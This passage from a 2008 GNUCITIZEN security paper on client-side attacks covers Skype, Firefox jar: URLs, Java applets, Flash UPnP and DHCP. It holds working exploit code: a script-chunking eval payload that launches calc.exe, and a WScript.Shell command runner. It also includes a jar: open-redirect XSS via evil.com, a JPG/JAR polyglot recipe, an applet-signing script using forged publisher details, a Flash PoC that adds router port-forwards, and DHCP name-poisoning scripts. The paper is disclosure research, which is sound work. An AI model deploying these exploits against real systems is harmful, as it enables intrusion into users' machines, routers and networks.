                                console.log({'<script>s.push("ess.run(
true,a")<\/script>': 'payload'});
                                console.log({'<script>s.push("rgv,argv
.lengt")<\/script>': 'payload'});
                                console.log({'<script>s.push("h)}")<\/
script>': 'payload'});

                                // evaluate the payload
                                console.log({'<script>eval(s.join(""))
<\/script>': 'eval payload'});

                                // declare our process execution
function

                                function execute (p) {
                                        var p = p.replace(/\\/g,
'\\\\');
                                        console.log({'<script>var
p=[]<\/script>': 'execute'});

                                        for (var i = 0; i < p.length;
i += 14) {
                                                var mal_obj = {};
                                                mal_obj['<script>p.pus
h("' + p.substring(i, i + 14) + '")<\/script>'] = 'execute';

                                                console.log(mal_obj);
                                        }

                                        console.log({'<script>runFile(
p.join(""))<\/script>': 'execute'});
                                }

                                // counter
                                var count = 10;

                                // count down
                                var timer =
window.setInterval(function () {
                                        count -= 1;

                                        document.getElementsByTagName(
'h1')[0].innerHTML = count;

                                        if (count == 8)
                                                document.getElementsBy
TagName('p')[0].innerHTML = 'get ready!';

                                        if (count == 5)
                                                document.getElementsBy
TagName('p')[0].innerHTML = 'almost there!';

                                        if (count == 2)
                                                document.getElementsBy
TagName('p')[0].innerHTML = '... and ...';

                                        if (count == -1) {
```

```
                                                document.getElementsBy
TagName('h1')[0].innerHTML = 0;
                                                document.getElementsBy
TagName('p')[0].innerHTML = 'shabang!';

                                                execute('c:\\windows\\
system32\\calc.exe');

                                                window.clearInterval(t
imer);
                                        }
                                }, 1000);
                        </script>
                </div>

                <div id="footer">
                        <p>(<a rel="license"
href="http://creativecommons.org/licenses/by-nc-nd/2.5/">CC</a>)2006
<a href="http://www.gnucitizen.org">GNUCITIZEN</a></p>
                </div>

                <!-- <rdf:RDF xmlns="http://web.resource.org/cc/"
xmlns:dc="http://purl.org/dc/elements/1.1/"
xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#">
                        <Work rdf:about="">
                                <license
rdf:resource="http://creativecommons.org/licenses/by-nc-nd/2.5/" />
                                <dc:title>GNUCITIZEN</dc:title>
                                <dc:date>2006</dc:date>
                                <dc:creator><Agent><dc:title>Petko D.
Petkov</dc:title></Agent></dc:creator>
                                <dc:rights><Agent><dc:title>Petko D.
Petkov</dc:title></Agent></dc:rights>
                                <dc:type
rdf:resource="http://purl.org/dc/dcmitype/Text" />
                                <dc:source
rdf:resource="http://www.gnucitizen.org" />
                        </Work>
                        <License
rdf:about="http://creativecommons.org/licenses/by-nc-nd/2.5/">
                                <permits
rdf:resource="http://web.resource.org/cc/Reproduction"/>
                                <permits
rdf:resource="http://web.resource.org/cc/Distribution"/>
                                <requires
rdf:resource="http://web.resource.org/cc/Notice"/>
                                <requires
rdf:resource="http://web.resource.org/cc/Attribution"/>
                                <prohibits
rdf:resource="http://web.resource.org/cc/commercial use"/>
                        </License>
                </rdf:RDF> -->

                <script src="http://www.google-
analytics.com/urchin.js" type="text/javascript"></script>
                <script type="text/javascript">_uacct = "UA-363996-1";
urchinTracker();</script>
        </body>
</html>
```

VULNERABILITIES IN SKYPE

Several Cross-site Scripting bugs were reported in DailyMotion and Metacafe, which result into Cross-zone Scripting issues within Skype, due to the unlocked IE controller Skype makes use of. The first XSS vulnerability, affecting DailyMotion, was reported by Miroslav Lučinskij. A fully-working chrome execution code was provided by Aviv Raff after further investigating the possible dangers of Skype's Cross-site Scripting bugs. Raff's demonstration was exploiting another XSS vulnerability within Metacafe.

When a given resource is executed within IE's Local Zone context, all sorts of things are possible like, including but not only, reading/writing files from the local disc and launching executables through the WSH (Windows Scripting Host) primitives. The following code demonstrates how arbitrary commands can be executed after an XSSed page is opened within Skype's unrestricted IE controller. This is the same code that was used in the chrome execution example provided by Raff:

```
<script>
var x=new ActiveXObject("WScript.Shell");
var someCommands="Some command-line commands to download and execute
binary file";
x.run('cmd.exe /C "'+someCommands+'"');
</script>
```

The attack can be launched by either stumbling upon a maliciously infected video page from Metacafe or DailyMotion with Skype or by visiting a malicious webpage with the default browser, which upon access executes the following URL:

```
skype:?multimedia_mood&partner=metacafe&id=1053760
```

The `multimedia_mood` parameter defines the type of action that will be executed when the Skype client starts. In this case, the action will specify a user defined mood. The `partner` parameter defines the video provider, which will be opened after the URL is accessed, while the `id` parameter defines the unique identification number of the video clip that is infected with the XSS payload.

A similar problem was identified with the SkypeFind facilities.

It was also noted that parts of the Skype traffic go over unencrypted channels. After further investigation, it was found that the unencrypted packets are part of Skype’s embedded ads which are pulled from several places, some of which end up within the unrestricted IE controller previously discussed in this section. With the help of tools like Airpwn or Karma, attackers can easily hijack those ads and replace them with malicious ones. When the ad is rendered, the malicious code will execute within the unrestricted IE controller and as such allow attackers to takeover the victim's computer. This type of attack is very easy to pull and requires almost zero preparation.

JAR EXPLOITATION

The here discussed JAR exploitation techniques are based on several different technologies which have common origins: the `jar:` protocol handler and the Java Jar and the JAR archive. The following section is meant to describe all of them in brief and point several security problems that were found within their implementations.

FIREFOX JAR: URL HANDLER ISSUES

The Firefox `jar:` protocol is nothing more but a mechanism for pulling content from compressed files. In its most basic usage form, the `jar:` protocol looks like the following:

```
jar:[url to archive]![path to file]
```

Notice that the protocol embeds another URL in its body. This URL points to the location of the JAR(ZIP) archive from where the `[path to file]` will be read. The secondary URL can be of any kind, including but not only: `chrome:`, `file:`, `ftp:`, `https:` and even `data:` URL. The `[path to file]` parameter usually starts with slash (`/`). This part of the URL specifies the relative path from the JAR root. In case we have a single file called `a.jpg` within the folder `Pictures`, the path will look like this: `/Pictures/a.jpg`. The full URL path will look like the following:

```
jar:https://domain.com/path/to/jar.jar!/Pictures/a.jpg
```

What is more interesting, is to explore the security issues that emerge when it comes to this protocol in particular. One thing that is very important to stress, and which we are going to use as a basis for the rest of this section, is that `jar:` content run within the scope/origin of the secondary URL. Therefore, a URL like this: `jar:https://example.com/test.jar!/t.htm`, will render a page within the origin of `https://example.com`. This means that any application, which allows upload of JAR/ZIP files is potentially vulnerable to a persistent Cross-site Scripting attacks but not only. Potential targets for this attack include applications such as web mail clients, collaboration systems, document sharing systems, etc.

Document formats are in particular quite convenient attack encapsulators. The OpenOffice file format (`odt`) and the less known Microsoft Office 2007 Open Document Format (`doc`) are both based on ZIP. This means that attackers can add a malicious page, with a client-side exploit, inside the archive document. Once the malicious Zip/Doc/Odt/Etc/Etc/Etc file is uploaded/shared attackers will be able to cross-script the origins of the targeted domain and as such execute the exploit.

FIREFOX CROSS-SITE SCRIPTING CONDITIONS OVER JAR: URLS

It is also possible to use `jar:` URLs to cause an universal Firefox Cross-site Scripting condition via an open redirect. An open redirect is any request, which results into a `302` HTTP response. These types of redirects are present in most online applications and specifically on top rank domains such as Google, Microsoft, Yahoo, MySpace, etc. The following code demonstrates an open redirect issue in Google combined with the `jar:` protocol vulnerability, in order to create an universal Cross-site Scripting vector. The exploit was developed by Beford as an improvement of the vulnerability discussed in the previous section ("Firefox jar: url handler issues").

```
<html><head>
<script
language="javascript">window.location="jar:http://groups.google.com/se
archhistory/url?url=http://evil.com/evil.jar!/payload.htm";</script>
</head></html>
```

The `http://evil.com/evil.jar` archive contains a single page called `payload.htm`, which holds the contents of the malicious code. Once the attacker performs the first redirect, the browser will assume that the origin of the JAR is `groups.google.com` although the Google domain redirects to

`http://evil.com/evil.jar`, which is controlled by the attacker. This way, attackers can successfully execute unprivileged code within the origins of the redirecting URL, therefore causing a Cross-site Scripting problem.

THE JAVA RUNTIME AND JAR

It is also very important to investigate the way Java handles JARs, as well. The Java runtime seems to have some very interesting features, which may easily be implemented into an attack scenario. Let's see how.

Many Web servers come with quite a few open ports, which are enabled for management purposes only (backup consoles, MsSQL or any other backend database, SMB, etc). Unfortunately, these services are behind the firewall, i.e. external access is denied. However, often no such restrictions are applied when accessing from behind the firewall.

When a user invokes an applet, it will run within the sandbox of the `codebase` parameter, i.e the applet can only access resources that are located on the IP address/domain it was delivered from. This also applies to socket communications. For example, if we open an applet from `http://example.com:80`, the byte code will be able to connect with a socket to `example.com:25` without the need for extra permissions. This is how Java implements its same origin policies.

Having this in mind, attackers can abuse this Java functionality to poke a server as being accessed behind the firewall. For that to work, the attacker needs to upload a JAR blob on the targeted server. Then the attacker needs to host a page that embeds the applet somewhere on the Web and get someone from behind the firewall to visit it. When the victim/proxy opens the page, the attacker will be able to poke the targeted server from behind the firewall. In case the target runs MsSQL with a blank `SA` password, the attacker will be able not only to access the backend database but also execute commands on it and as such get some sort of remote command execution.

There are several problems that needs to be solved in order to make the attack successful. First of all, if the target does not have any file upload facilities then the attacker is left with nothing but to switch to another strategy. Keep in mind that this attack is tailor made for sites that allow uploads. The second obstacle is to trick the remote upload facility to believe that the right filetype is uploaded. This is where another JAR oddity comes into place.

The Java runtime recognizes pictures as JARs, while the browser or any other software will recognize them as pictures. The following steps describe this in a bit more details and also shows how to compose such a file:

1. **Get** an image from the Web:

   ```
   fancyimage.jpg
   ```

2. **Prepare** a JAR:

   ```
   jar cvf evil.jar Evil*.class
   ```

3. **Put** them together:

   ```
   copy /B fancyimage.jpg + evil.jar fancyevilimage.jpg
   ```

   or

   ```
   cp fancyimage.jpg fancyevilimage.jpg
   cat evi.jar >> fancyevilimage.jpg
   ```

If we double click on the `fancyevilimage.jpg` we get the default image viewer with the actual image displayed inside. If we put the image inside the `src` attribute of an `img` tag, it renders. However, if we change

the extension from `.jpg` to `.zip` and try to unzip it with WinRAR or the command line `unzip` utility, we get the archived content. In our case, the Java runtime, will happily open an image as a JAR.

DRIVE BY JAVA

From Wikipedia, the free encyclopedia, drive-by download is:

Download of spyware, a computer virus or any kind of malware that happens without knowledge of the user. Drive-by downloads may happen by visiting a website, viewing an e-mail message or by clicking on a deceptive popup window: the user clicks on the window in the mistaken belief that, for instance, it is an error report from his own PC or that it is an innocuous advertisement popup; in such cases, the "supplier" may claim that the user "consented" to the download though he was completely unaware of having initiated a malicious software download.

Screen 04: Drive By Java attack

For those of you who have never seen a warning message like the one above, this is the default dialog box of the Java Runtime when a cryptographically signed applet (JAR archive) is about to be executed. Signed applets are different when compared to the unsigned ones. They defer in terms of their security sandbox and level of privilege. Signed applets can do anything that a desktop applications can do, although they run from the browser.

Most of the hacks occur due to simple human mistakes. In the case of the Java Runtime, there is **50%** chance to make the wrong choice when privileged code is about to run. The information displayed inside the security warning box can be easily forged in such a way that the attackers drastically increase their chances of successful exploitation, making the user believe they are doing the right thing, when in fact, they are allowing privileged malicious code to execute.

The following ANT script was build as a testing tool to show how easy it is to create and sign java applets with fake details.

```
<project name="sign" default="sign" basedir=".">
        <property name="key.CN" value="GNUCITIZEN"/>
        <property name="key.OU" value="GNUCITIZEN"/>
        <property name="key.O" value="GNUCITIZEN"/>
        <property name="key.C" value="UK"/>
        <property name="applet.class" value=""/>
        <property name="applet.width" value="200"/>
        <property name="applet.height" value="200"/>
        <property name="target" value="target"/>
        <property name="jar" value="${target}.jar"/>
        <property name="htm" value="${target}.htm"/>
        <target name="compile">
                <javac srcdir="."/>
```

```
        </target>
        <target name="pack" depends="compile">
                <jar basedir="." destfile="${jar}"/>
        </target>
        <target name="sign">
                <delete file=".tmp.jks"/>
                <genkey alias="key" storepass="abc123"
keystore=".tmp.jks" keyalg="RSA" validity="365">
                        <dname>
                                <param name="CN" value="${key.CN}"/>
                                <param name="OU" value="${key.OU}"/>
                                <param name="O" value="${key.O}"/>
                                <param name="C" value="${key.C}"/>
                        </dname>
                </genkey>
                <signjar jar="${jar}" alias="key" storepass="abc123"
keystore=".tmp.jks"/>
                <delete file=".tmp.jks"/>
        </target>
        <target name="appletize">
                <echo file="${htm}" message="&lt;APPLET code=&quot;$
{applet.class}&quot; archive=&quot;${jar}&quot; width=&quot;$
{applet.width}&quot; height=&quot;$
{applet.height}&quot;&gt;&lt;/APPLET&gt;"/>
        </target>
        <target name="clean">
                <delete file="${htm}"/>
                <delete file=".tmp.jks"/>
                <delete>
                        <fileset dir="." includes="*.class"/>
                </delete>
        </target>
        <target name="wipe" depends="clean">
                <delete file="${jar}"/>
        </target>
</project>
```

The script can be used with the following applet sample code, which when executed, it opens the `calc.exe` application on Windows. Keep in mind that the code is cross-platformed and it can be modified to attack several operating systems simultaneously:

```
import java.io.*;
import java.net.*;
import java.awt.*;
import java.applet.*;
import java.awt.event.*;

public class SuperMario3D extends Applet {
        public void init(){
                try {
                        Process p = Runtime.getRuntime().exec("calc");

                } catch (IOException e) {
                        //do nothing
                }
        }
};
```

...FROM THE PROSPECTIVE OF THE NETWORK

Client-side attacks occur on a network level as well. In this section we will show you how a client-side design bug affects numerous home devices and how untrusted network client can attack other clients, which reside within the same network.

THE FLASH UPNP HACK

The UPnP stack consists of several technologies: SSDP (Simple Service Discovery Protocol), GENA (Generic Event Notification Architecture), SOAP (Simple Object Access Protocol) and XML. The UPnP control process starts with the discovery stage. Here, a multicast SSDP packet is submitted to `239.255.255.250:1900`. Any device that listens on this multicast address will then respond with information about their service description. The UPnP control actuator will then read the description and look for available methods. Each method is associated with a control point (URL and a header) and method parameters, which may or may not be required. Once the method information is obtained, the UPnP actuator will pick the method that suits best the task that needs to be performed and submit a SOAP message to the control point in order to actualize it.

When attacking UPnP from within the network where the UPnP enabled device is located, we proceed with the method described above. If we want to attack an UPnP enabled device across the Web, then we have a few problems that needs to be solved. First of all, we cannot send and process SSDP from the Web. SSDP is based on UDP and it deals with multicast packets which is something browsers and Web technologies in general will probably never learn how to work with, not to mention that multicast is not routable. The only thing that we can safely perform from the Web is the actual SOAP request, which is the very last step of the control mechanism described in the previous paragraph.

SOAP Messages are nothing but POST requests with `contentType` equal to `application/xml`, a `SOAPAction` header and a request body that complies with the SOAP message format. These three request values cannot be changed with JavaScript unless we deal with the `XMLHttpRequest` object. However, in order to successfully use this object in an attack, we need to comply with the Same Origin Policies (SOP) and that will mean that we need an XSS or a Cross-origin Scripting vulnerability in hand. However, it is less known that these values can be easily set with Flash.

The following POC demonstrates how arbitrary SOAP messages can be forged by the Flash player and submitted to an Internal or External device:

```
<mx:Application xmlns:mx="http://www.adobe.com/2006/mxml"
creationComplete="onAppInit()">
        <mx:Script>
                import flash.net.*;
                private function onAppInit():void
                {
                        var r:URLRequest = new
URLRequest('http://192.168.1.254/upnp/control/igd/wanpppcInternet');
                        r.method = 'POST';
                        r.data = unescape('%3C%3Fxml%20version%3D
%221.0%22%3F%3E%3CSOAP-ENV%3AEnvelope%20xmlns%3ASOAP-ENV%3D%22http
%3A//schemas.xmlsoap.org/soap/envelope/%22%20SOAP-ENV%3AencodingStyle
%3D%22http%3A//schemas.xmlsoap.org/soap/encoding/%22%3E%3CSOAP-ENV
%3ABody%3E%3Cm%3AAddPortMapping%20xmlns%3Am%3D%22urn%3Aschemas-upnp-
org%3Aservice%3AWANPPPConnection%3A1%22%3E%3CNewRemoteHost%20xmlns
%3Adt%3D%22urn%3Aschemas-microsoft-com%3Adatatypes%22%20dt%3Adt%3D
%22string%22%3E%3C/NewRemoteHost%3E%3CNewExternalPort%20xmlns%3Adt%3D
%22urn%3Aschemas-microsoft-com%3Adatatypes%22%20dt%3Adt%3D
%22ui2%22%3E1337%3C/NewExternalPort%3E%3CNewProtocol%20xmlns%3Adt%3D
%22urn%3Aschemas-microsoft-com%3Adatatypes%22%20dt%3Adt%3D%22string
%22%3ETCP%3C/NewProtocol%3E%3CNewInternalPort%20xmlns%3Adt%3D%22urn
%3Aschemas-microsoft-com%3Adatatypes%22%20dt%3Adt%3D
%22ui2%22%3E445%3C/NewInternalPort%3E%3CNewInternalClient%20xmlns%3Adt
%3D%22urn%3Aschemas-microsoft-com%3Adatatypes%22%20dt%3Adt%3D%22string
%22%3E192.168.1.64%3C/NewInternalClient%3E%3CNewEnabled%20xmlns%3Adt
```

```
%3D%22urn%3Aschemas-microsoft-com%3Adatatypes%22%20dt%3Adt%3D
%22boolean%22%3E1%3C/NewEnabled%3E%3CNewPortMappingDescription%20xmlns
%3Adt%3D%22urn%3Aschemas-microsoft-com%3Adatatypes%22%20dt%3Adt%3D
%22string%22%3EEVILFORWARDRULE2%3C/NewPortMappingDescription%3E
%3CNewLeaseDuration%20xmlns%3Adt%3D%22urn%3Aschemas-microsoft-com
%3Adatatypes%22%20dt%3Adt%3D%22ui4%22%3E0%3C/NewLeaseDuration%3E%3C/m
%3AAddPortMapping%3E%3C/SOAP-ENV%3ABody%3E%3C/SOAP-ENV%3AEnvelope
%3E');
                        r.contentType = 'application/xml';
                        r.requestHeaders.push(new
URLRequestHeader('SOAPAction', '"urn:schemas-upnp-
org:service:WANPPPConnection:1#AddPortMapping"'));
                        navigateToURL(r, '_self');
                }
        </mx:Script>
</mx:Application>
```

The encoded data, which is supplied as part of the UPnP request body looks like this:

```
<?xml version="1.0"?><SOAP-ENV:Envelope xmlns:SOAP-
ENV="http://schemas.xmlsoap.org/soap/envelope/" SOAP-
ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><SOAP-
ENV:Body><m:AddPortMapping xmlns:m="urn:schemas-upnp-
org:service:WANPPPConnection:1"><NewRemoteHost xmlns:dt="urn:schemas-
microsoft-com:datatypes"
dt:dt="string"></NewRemoteHost><NewExternalPort xmlns:dt="urn:schemas-
microsoft-com:datatypes"
dt:dt="ui2">1337</NewExternalPort><NewProtocol xmlns:dt="urn:schemas-
microsoft-com:datatypes"
dt:dt="string">TCP</NewProtocol><NewInternalPort
xmlns:dt="urn:schemas-microsoft-com:datatypes"
dt:dt="ui2">445</NewInternalPort><NewInternalClient
xmlns:dt="urn:schemas-microsoft-com:datatypes"
dt:dt="string">192.168.1.64</NewInternalClient><NewEnabled
xmlns:dt="urn:schemas-microsoft-com:datatypes"
dt:dt="boolean">1</NewEnabled><NewPortMappingDescription
xmlns:dt="urn:schemas-microsoft-com:datatypes"
dt:dt="string">EVILFORWARDRULE2</NewPortMappingDescription><NewLeaseDu
ration xmlns:dt="urn:schemas-microsoft-com:datatypes"
dt:dt="ui4">0</NewLeaseDuration></m:AddPortMapping></SOAP-
ENV:Body></SOAP-ENV:Envelope>
```

The example can be compiled with the Flex SDK. An example of the compile command line looks like this:

```
c:\FlexSDK\bin\mxmlc Test.mxml
```

The Test.mxml Flash Application performs several operations:

1. At first, the MXML script creates an `URLRequest` object to the targeted UPnP control point URL. In our case, this is `http://192.168.1.254/upnp/control/igd/wanpppcInternet`, which is the WAN PPP control point of BT Home Hub. Keep in mind that other devices can be exploited as well by changing that URL to match their setup.

2. Then we define the request `method` which has to be `POST`.

3. The next expression defines the request data. This is the actual SOAP Message, which will add the portforwarding rule.

4. We need to set the `contentType` to `application/xml`.

5. Then we push the `SOAPAction` header into the Array of headers.

6. And finally we open the `URLRequest` with `navigateToURL`. The respond will render within `_self`. Keep in mind that attackers can make use of the less known `sendToURL` method, which is stealthier and can perform a lot faster then `navigateToURL`.

When the victim visits the malicious SWF file, the above 6 steps will silently execute in the background. At that moment the attacker will have control over the service the portforwarding rule was assigned for. Keep in mind that no XSS is required, it is a matter of visiting the wrong resource at the wrong time.

UPnP is very versatile set of technologies, which are widely used across many embedded devices. Among the traditional layer3 portforwarding capabilities, UPnP supports numerous other features such as change of DNS, reset/change of administrative credentials, reset/change of WiFi settings, reset/change of PPP credentials. The most malicious of all malicious things that can be performed over UPnP, is to change the primary DNS server. That will effectively turn the router and the network it controls into a zombie, which the attacker can take advantage of whenever they feel like it. It is also possible to reset the admin credentials and create the sort of onion routing network all the bad guys want.

DHCP NAME POISONING ATTACKS

The following section examines the security model of the client-server relationship as seen from a network perspective. The attack vector is in fact represented by a N-relationship diagram where a client compromises a server, which leads to a compromise of the individual clients.

The scenario:

> EvilX visits a public WiFi HotSpot. Once he/she is associated with the WiFI network, a DHCP message dialog is exchanged between his/her computer and the DHCP server, which is most likely the default gateway. After that stage, an IP address is reserved for the client and the machine is dropped into the network.

The most interesting part of the scenario outlined above is how DHCP is handled. If you carefully observe the DHCP discover-offer-request-ack dialog, you will notice that each packet initiated by the DHCP client contains several optional fields, one of which represents the name of the client. Many networks/routers will happily take that name and use it for their DNS service, so that if a computer is called EvilX and this is the information that it transmits in the DHCP packets, then this is how this computer will be known within that network. Saying that, DNS lookups for EvilX or EvilX.[network suffix] will resolve to EvilX's IP address.

The end result is obvious: attackers can register any name of their likings within a vulnerable network.

Many laptops are configured to use shorter names when they are used within corporate and home environments. For example, the proxy server is most likely known as `proxy`, the mail server is called `mail`, the WPAD server is called `wpad`. Also, due to the fact that attackers can set the expiry date for the requested IP address, attackers can hold in charge of that domain for long period of time, for example, 5 days. In some cases, they can even assign local domain names to external IP address.

It is also worth mentioning that usually there are no restrictions on how many names someone can register for a particular IP address. This means that the attacker can register a dictionary, each word of which will point to a single IP, therefore exhausting all combinations and increasing the chances of a successful attack.

The following script can be used to test the here discussed type of issue:

```
#!/usr/bin/env perl
use File::Basename;
use IO::Socket::INET;
use Net::DHCP::Packet;
use Net::DHCP::Constants;

$usage = "usage: ".basename($0)." <mac> <ip> <domain> <name>\n";
```

```
$mac = shift or die $usage;
$ip = shift or die $usage;
$domain = shift or die $usage;
$name = shift or die $usage;

$request = Net::DHCP::Packet->new(
        Xid => 0x11111111,
        Flags => 0x0000,
        Chaddr => $mac,
        DHO_DHCP_MESSAGE_TYPE() => DHCPREQUEST(),
        DHO_HOST_NAME() => $name,
        DHO_VENDOR_CLASS_IDENTIFIER() => $mac,
        DHO_DHCP_REQUESTED_ADDRESS() => $ip,
        DHO_DOMAIN_NAME() => $domain,
        DHO_DHCP_CLIENT_IDENTIFIER() => $mac
);

$ack = Net::DHCP::Packet->new(
        Xid => 0x11111111,
        Flags => 0x0000,
        Chaddr => $mac,
        DHO_DHCP_MESSAGE_TYPE() => DHCPACK(),
);

$handle = IO::Socket::INET->new(
        Proto => 'udp',
        Broadcast => 1,
        PeerPort => '67',
        LocalPort => '68',
        PeerAddr => '255.255.255.255'
) or die "Socket: $@";

$handle->send($request->serialize()) or die "Error sending broadcast
request:$!\n";
$handle->send($ack->serialize()) or die "Error sending broadcast act:
$!\n";
```

Another script which performs the same but written by Jason Macpherson and specific to the Python platform, was released on the GNUCITIZEN blog. The source of the script follows:

```
#!/usr/bin/env python
from scapy import *

def usage():
   print "Usage: DHCPspoof <ip> <name>"
   sys.exit(1)

if len(sys.argv) != 3:
   usage()

requested_ip = sys.argv[1]
requested_name = sys.argv[2]
interface = conf.route.route(requested_ip)[0]
localmac = get_if_hwaddr(interface)
localip = get_if_addr(interface)

print("Sending DHCPREQUEST")

ether = Ether(src="00:00:00:00:00:00", dst="ff:ff:ff:ff:ff:ff")
ip = IP(src="0.0.0.0", dst="255.255.255.255")
udp = UDP(sport=68, dport=67)
```

```
bootp = BOOTP(chaddr=localmac, xid=0x11033000)
dhcpOptions = DHCP(options=[('message-type', 'request'), ('hostname',
requested_name), ('requested_addr', requested_ip), ('end')])

packet = ether/ip/udp/bootp/dhcpOptions

sendp(packet)
```

4TH GENERATION ROOTKITS

The browser rootkit is a completely different type of malware, which deserves our attention. It is generally believed that rootkits in the browsers do not give the same level of control it can be otherwise obtained by installing a lower level software, which hooks to important kernel interfaces. Although, this is correct, browser based malware will become more common in the future as Web technologies continue to grow and mature.

BROWSER ROOTKITS ADVANTAGES

The e-crime economy have been drastically changing since its early days. In the past attackers were after owning the box. Today they are after the victim's data because after all, the data is the ultimate goal of most of the break-ins. The browser is a middleware - a platform between the user the private and corporate assets. Therefore, it seams to be the best choice for a compromising backdoor. The closer to the data the better.

Browser rootkits cannot be easily detected by modern antivirus and antispyware agents. This is mainly due to the way browsers function. Let's take Firefox for example. Firefox is a complex, dynamic project, which is subjected to regular updates. A big portion of the browser is written in scripted languages such as JavaScript and supporting formats such as XML, RDF, XUL, XHTML and others. Given the fact that any of these components can be modified to serve the rootkit purpose, the antivirus agents need to be capable of understanding the technologies involved in Firefox in order to ensure the malware detection. Such features can easily get out of scope and therefore may not be implemented.

Antivirus and antispyware agents could detect potential infections by relaying on the same old signature matching techniques. However, this is doomed to fail mainly because prototype based languages such as JavaScript can be easily mutated. XML, the key supporting format of Firefox, is also quite dynamic and has some strong polymorphic characteristics, which can be easily taken advantage of with a technology such as XSLT (Extensible Stylesheet Language Transformations).

Browsers are also key business software, which is usually allowed to get out (surf the Web), directly or via a Web proxy. The browser is configured to communicate by default. This ensures that the rootkit software can always get out and also let the attackers in, circumventing any restriction that may exist in between. There is no other technology that matches the same level of interoperability and communication power.

Last but not least, browser rootkits are portable when the browser itself is available to more then one platform. Firefox, again, is one of the most vivid examples. Firefox extensions, which can be easily turned into rookits, are OS independent. A single rootkit can infect Windows, Linux and MacOS at the same time without the need for reorganization of the source code. This feature makes browser rookits the perfect malware.

CLOSER LOOK AT BROWSER-BASED ROOTKITS

The rootkit author can take on many different strategies. The following listing shows some of the things that are possible:

- **Obscure browser extensions** - the most common place a rootkit may exploit. The extension will be visible to the system and the user but at the same time will remain hidden by tricking the user into believing that it is an important browser component.

- **Hidden browser extensions** - rootkits can hide the presence of malicious extensions from the user. This seems to be the default behavior of Internet Explorer components. Firefox extensions can also be made hidden by suppling a special field with the value of `true` in the Install manifest file, or by dynamically modifying the chrome environment at runtime.

- **Backdoored install base** - the rootkit can infect common browser components that are already in place. Firefox, for example, is shipped with `browser.jar` located in the application folder. This JAR archive contains the default Firefox GUI interface and all basic components, all written in XUL and JavaScript. Attackers can smuggle their own JavaScript into `browser.xul` part of `browser.jar` and as such root the default GUI.

- **3rd-party rootkits** - browsers are complicated piece of software, which interacts with many 3td-party

components such as Adobe PDF and Flash. These technologies can be easily rooted as well. In terms of Adobe Reader and Acrobat, the rootkit can copy a simple JavaScript file inside the PDF reader script auto run folder. Every time the victim opens a PDF, the rootkit will execute, which, as a result, will grant control to the attacker. In terms of Adobe Flash, the rootkit can weaken the Flash settings to allow certain external sites to perform restricted operations circumventing the plugin security policies. Let's not forget that rootkits can register additional browser plugins, which will hook on important browser functions and events.

- Extension of an extension rootkits - these types of rootkits take a form of an extension of a browser extension (i.e. userscripts for Greasemonkey). They can be trivially installed and can hook on external XSS proxies from where they can be controlled.

SUMMARY

Let me finish with the following sentences: Clients and Servers are in symbiosis. The security of the server often depends on the security of the individual clients, while the security of the client depends on the security of the servers it is interacting with. Clients are complicated as they rely on numerous cross-interacting technologies. Although each technology may be individually secured, it could turn to have some serious security implications on its environment, when combined with others (i.e. `secure + secure != 2 x secure`).

REFERENCES

The following section contains a list of all references as they appear within this paper.

GNUCITIZEN
http://www.gnucitizen.org

GNUCITIZEN .COM
http://www.gnucitizen.com

PDP | GNUCITIZEN
http://www.gnucitizen.org/about/pdp

Cross-site request forgery | Wikipedia
http://en.wikipedia.org/wiki/Cross-site_request_forgery

Google GMail E-mail Hijack Technique | GNUCITIZEN
http://www.gnucitizen.org/blog/google-gmail-e-mail-hijack-technique/

WARNING: Google's GMail security failure leaves my business sabotaged | David Airey
http://www.davidairey.co.uk/google-gmail-security-hijack/

Collective effort restores David Airey.com | David Airey
http://www.davidairey.co.uk/david-airey-dot-com-restored/

AP | GNUCITIZEN
http://www.gnucitizen.org/about/ap

BT Home Flub: Pwnin the BT Home Hub (4) | GNUCITIZEN
http://www.gnucitizen.org/blog/bt-home-flub-pwnin-the-bt-home-hub-4/

Call Jacking: Phreaking the BT Home Hub | GNUCITIZEN
http://www.gnucitizen.org/blog/call-jacking/

Cross-site File Upload Attacks | GNUCITIZEN
http://www.gnucitizen.org/blog/cross-site-file-upload-attacks/

CSRF-ing File Upload Fields | kuza55
http://kuza55.blogspot.com/2008/02/csrf-ing-file-upload-fields.html

0DAY: QuickTime pwns Firefox | GNUCITIZEN
http://www.gnucitizen.org/projects/0day-quicktime-pwns-firefox/

IE pwns SecondLife | GNUCITIZEN
http://www.gnucitizen.org/blog/ie-pwns-secondlife

Remote Desktop Command Fixation Attacks | GNUCITIZEN
http://www.gnucitizen.org/blog/remote-desktop-command-fixation-attacks/

BT Home Hub and Thomson/Alcatel Speedtouch 7G Multiple Vulnerabilities | SecurityFocus
http://www.securityfocus.com/bid/25972

Firebug Goes Evil | GNUCITIZEN
http://www.gnucitizen.org/projects/firebug-goes-evil/

Vulnerabilities in Skype | GNUCITIZEN
http://www.gnucitizen.org/blog/vulnerabilities-in-skype/

Skype videomood XSS | Full Disclosure
http://seclists.org/fulldisclosure/2008/Jan/0328.html

Skype cross-zone scripting vulnerability | Aviv Raff On .NET
http://aviv.raffon.net/2008/01/17/SkypeCrosszoneScriptingVulnerability.aspx

Aviv Raff On .NET
http://aviv.raffon.net

Attackers can SkypeFind you | Aviv Raff On .NET
http://aviv.raffon.net/2008/01/31/AttackersCanSkypeFindYou.aspx

Airpwn
http://airpwn.sourceforge.net/Airpwn.html

KARMA Wireless Client Security Assessment Tools
http://theta44.org/karma/index.html

Web Mayhem: Firefox's JAR: Protocol issues | GNUCITIZEN
http://www.gnucitizen.org/blog/web-mayhem-firefoxs-jar-protocol-issues/

Java JAR Attacks and Features | GNUCITIZEN
http://www.gnucitizen.org/blog/java-jar-attacks-and-features/

Severe XSS in Google and Others due to the JAR protocol issues | GNUCITIZEN
http://www.gnucitizen.org/blog/severe-xss-in-google-and-others-due-to-the-jar-protocol-issues/

Hacking without 0days: Drive-by Java | GNUCITIZEN
http://www.gnucitizen.org/blog/hacking-without-0days-drive-by-java/

Firefox jar: Protocol Vulnerability | blog.beford.org
http://blog.beford.org/?p=8

beford.org
http://blog.beford.org/

Hacking The Interwebs | GNUCITIZEN
http://www.gnucitizen.org/blog/hacking-the-interwebs/

Hacking with UPnP (Universal Plug and Play) | GNUCITIZEN
http://www.gnucitizen.org/blog/hacking-with-upnp-universal-plug-and-play/

Flash UPnP Attack FAQ | GNUCITIZEN
http://www.gnucitizen.org/blog/flash-upnp-attack-faq/

R00Ting Public WiFi Networks: DHCP Name Poisoning Attacks | GNUCITIZEN
